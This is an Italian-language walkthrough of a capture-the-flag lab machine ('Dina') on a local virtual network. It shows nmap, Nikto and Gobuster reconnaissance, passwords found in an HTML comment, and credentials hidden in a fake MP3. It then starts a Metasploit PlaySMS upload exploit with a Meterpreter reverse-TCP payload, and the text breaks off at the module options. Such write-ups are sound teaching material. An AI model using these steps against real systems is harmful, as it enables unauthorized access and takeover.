
Nel primo scan andiamo a specificare che la scansione dia risultati inerenti alla porta **80** e riguardo alla versione del sistema.

Nel secondo scan invece andiamo ad inserire degli **“scan options”** che eseguano la scansione in modo aggressivo e focalizzandosi sempre sulla versione del sistema.

```
(peppe㉿peppe)=[~]
$ sudo nmap -A -sV -T4 192.168.56.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-18 00:45 PDT
Nmap scan report for 192.168.56.103
Host is up (0.00015s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 5 disallowed entries
|_/_ange1 /angeli /nothing /tmp /uploads
|_http-title: Dina
|_http-server-header: Apache/2.2.22 (Ubuntu)
MAC Address: 08:00:27:D3:EB:EC (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.5
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1  0.15 ms  192.168.56.103

OS and Service detection performed. Please report any incorrect results at
Nmap done: 1 IP address (1 host up) scanned in 20.81 seconds
```



Inserendo l'indirizzo IP Target nel browser possiamo visualizzare il sito della macchina, che sfrutteremo compilando il path in base alle necessità

SCANSIONE CON NIKTO

L'output di Nikto mostra che il server web in esecuzione è Apache/2.2.22 (Ubuntu).

Alcuni punti salienti della scansione includono:

- Server Obsoleto: Apache 2.2.22, versione non più supportata e vulnerabile a diverse CVE.
- Problemi di Configurazione: Mancanza di header di sicurezza come X-Frame-Options e X-Content-Type-Options.
- Accesso a Directory Sensibili: Directory come /uploads/, /tmp/, e /secure/ sono accessibili.
- Apache Mod_negotiation: Abilitato, potrebbe permettere attacchi di forza bruta sui nomi dei file.

```
(peppe@peppe)-[~]
$ sudo nikto -h http://192.168.56.103/
- Nikto v2.5.0

+ Target IP:          192.168.56.103
+ Target Hostname:    192.168.56.103
+ Target Port:         80
+ Start Time:        2024-07-18 00:51:24 (GMT-7)

+ Server: Apache/2.2.22 (Ubuntu)
+ /: Server may leak inodes via ETags, header found with file /, inode: 425463, size: 3618, mtime: Tue Oct 17 06:46:52 201
7. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /uploads/: Directory indexing found.
+ /robots.txt: Entry '/uploads/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /angel1/: Directory indexing found.
+ /robots.txt: Entry '/angel1/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /ange1/: Directory indexing found.
+ /robots.txt: Entry '/ange1/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /tmp/: Directory indexing found.
+ /robots.txt: Entry '/tmp/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 5 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/R
Robots.txt
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /secure/: Directory indexing found.
+ /tmp/: This might be interesting.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8914 requests: 0 error(s) and 20 item(s) reported on remote host
+ End Time:           2024-07-18 00:51:43 (GMT-7) (19 seconds)

+ 1 host(s) tested
```

ENUMERAZIONE DELLE DIRECTORY CON GOBUSTER

Eseguiamo ora due scansioni grazie al tool di **gobuster** inserendo come target l'url della macchina target e la wordlists necessaria per accederci.
Nelle due scansioni, come possiamo notare, utilizzando la wordlists “**big.txt**” abbiamo trovato molto più informazioni.

Tra i vari risultati possiamo focalizzarci sulle directory:

- **/nothing**
- **/secure**

La directory “**/nothing**”, come vedremo, ci darà informazioni importanti per l'accesso alla shell, mentre “**/secure**”, contente un file zip, ci faciliterà lo svolgimento dell'attacco grazie ad informazioni riguardanti delle credenziali.

```
(peppe@peppe)@[~]
$ gobuster dir -u http://192.168.56.103/ -w /usr/share/wordlists/dirb/small.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.56.103/
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirb/small.txt
[+] Negative Status codes: 404
[+] User Agent:  gobuster/3.6
[+] Timeout:     10s
=====
Starting gobuster in directory enumeration mode
=====
/cgi-bin/          (Status: 403) [Size: 290]
/index            (Status: 200) [Size: 3618]
/secure           (Status: 301) [Size: 317] [→ http://192.168.56.103/secure/]
/tmp              (Status: 301) [Size: 314] [→ http://192.168.56.103/tmp/]
/uploads          (Status: 301) [Size: 318] [→ http://192.168.56.103/uploads]
Progress: 959 / 960 (99.90%)
=====
Finished
=====


$ gobuster dir -u http://192.168.56.103/ -w /usr/share/wordlists/dirb/big.txt
=====
File System
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.56.103/
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent:  gobuster/3.6
[+] Timeout:     10s
=====
Starting gobuster in directory enumeration mode
=====
/.htaccess        (Status: 403) [Size: 291]
/.htpasswd        (Status: 403) [Size: 291]
/cgi-bin/         (Status: 403) [Size: 290]
/index           (Status: 200) [Size: 3618]
/nothing          (Status: 301) [Size: 318] [→ http://192.168.56.103/nothing/]
/robots.txt       (Status: 200) [Size: 102]
/robots           (Status: 200) [Size: 102]
/secure           (Status: 301) [Size: 317] [→ http://192.168.56.103/secure/]
/server-status   (Status: 403) [Size: 295]
/tmp              (Status: 301) [Size: 314] [→ http://192.168.56.103/tmp/]
/uploads          (Status: 301) [Size: 318] [→ http://192.168.56.103/uploads/]
Progress: 20469 / 20470 (100.00%)
=====
Finished
=====
```

ESAME DEL CONTENUTO DELLA DIRECTORY /NOTHING/

Utilizzando **curl**, è stato trovato un file HTML in “**/nothing**” con commenti che contengono possibili password:

- **freedom**
- **password**
- **helloworld!**
- **diana**
- **iloveroot**

```
(peppe@peppe)@[~]
$ curl http://192.168.56.103/nothing/
<html>
<head><title>404 NOT FOUND</title></head>
<body>
<!--
#my secret pass
freedom
password
helloworld!
diana
iloveroot
→
<h1>NOT FOUND</html>
<h3>go back</h3>
</body>
</html>
```



ANALISI DEL FILE ZIP

Scaricando ed estraendo il file backup.zip dalla directory **"/secure"**, è stato trovato un file MP3 (**backup-cred.mp3**).

Usando i comandi **hexdump** e **cat**, il contenuto del file rivela credenziali testuali:

Credenziali trovate:

Username: **touhid**

Password: ********


```
(peppe@peppe) [~/Downloads]
$ hexdump -C backup-cred.mp3 | head
00000000  0a 49 20 61 6d 20 6e 6f  74 20 74 6f 6f 6f 6f 20  |.I am not toooo |
00000010  73 6d 61 72 74 20 69 6e  20 63 6f 6d 70 75 74 65  |smart in comput|
00000020  72 20 2e 2e 2e 2e 2e 2e  2e 64 61 74 20 74 68 65  |r .....dat the|
00000030  20 72 65 73 6f 61 6e 20  69 20 61 6c 77 61 79 73  |resoan i always|
00000040  20 63 68 6f 6f 73 65 20  65 61 73 79 20 70 61 73  |choose easy pas|
00000050  73 77 6f 72 64 2e 2e 2e  77 69 74 68 20 63 72 65  |sword ...with cre|
00000060  64 73 20 62 61 63 6b 75  70 20 66 69 6c 65 2e 2e  |ds backup file..|
00000070  2e 2e 0a 0a 75 6e 61 6d  65 3a 20 74 6f 75 68 69  |....uname: touhi|
00000080  64 0a 70 61 73 73 77 6f  72 64 3a 20 2a 2a 2a 2a  |d.password: ****|
00000090  2a 2a 0a 0a 0a 75 72 6c  20 3a 20 2f 53 65 63 72  |** ...url : /Secr|
```




```
(peppe@peppe) [~/Downloads]
$ cat backup-cred.mp3
I am not toooo smart in computer .....dat the resoan i always choose easy password...with creds backup file....
uname: touhid
password: *****

url : /SecretSMSgatewayLogin
```





Copiando il path risultato dell'**hexdump** verrà caricata la pagina di login dove proviamo ad accedere con le varie combo di credenziali ricavate in precedenza, utilizzando **touhid** come “user” e come “password” la lista presente all’interno della directory “**nothing**” vista in precedenza.



MSFCONSOLE

Avviamo **msfconsole** con l'omonimo comando ed andiamo subito cercare il modulo di “**playsms**”. Procediamo con il comando “**use 0**” per selezionare il primo risultato

```
msf6 > use 0
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/http/playsms_uploadcsv_exec) > show options

Module options (exploit/multi/http/playsms_uploadcsv_exec):

Name      Current Setting  Required  Description
---      ---           ---           ---
PASSWORD    admin          yes        Password to authenticate with
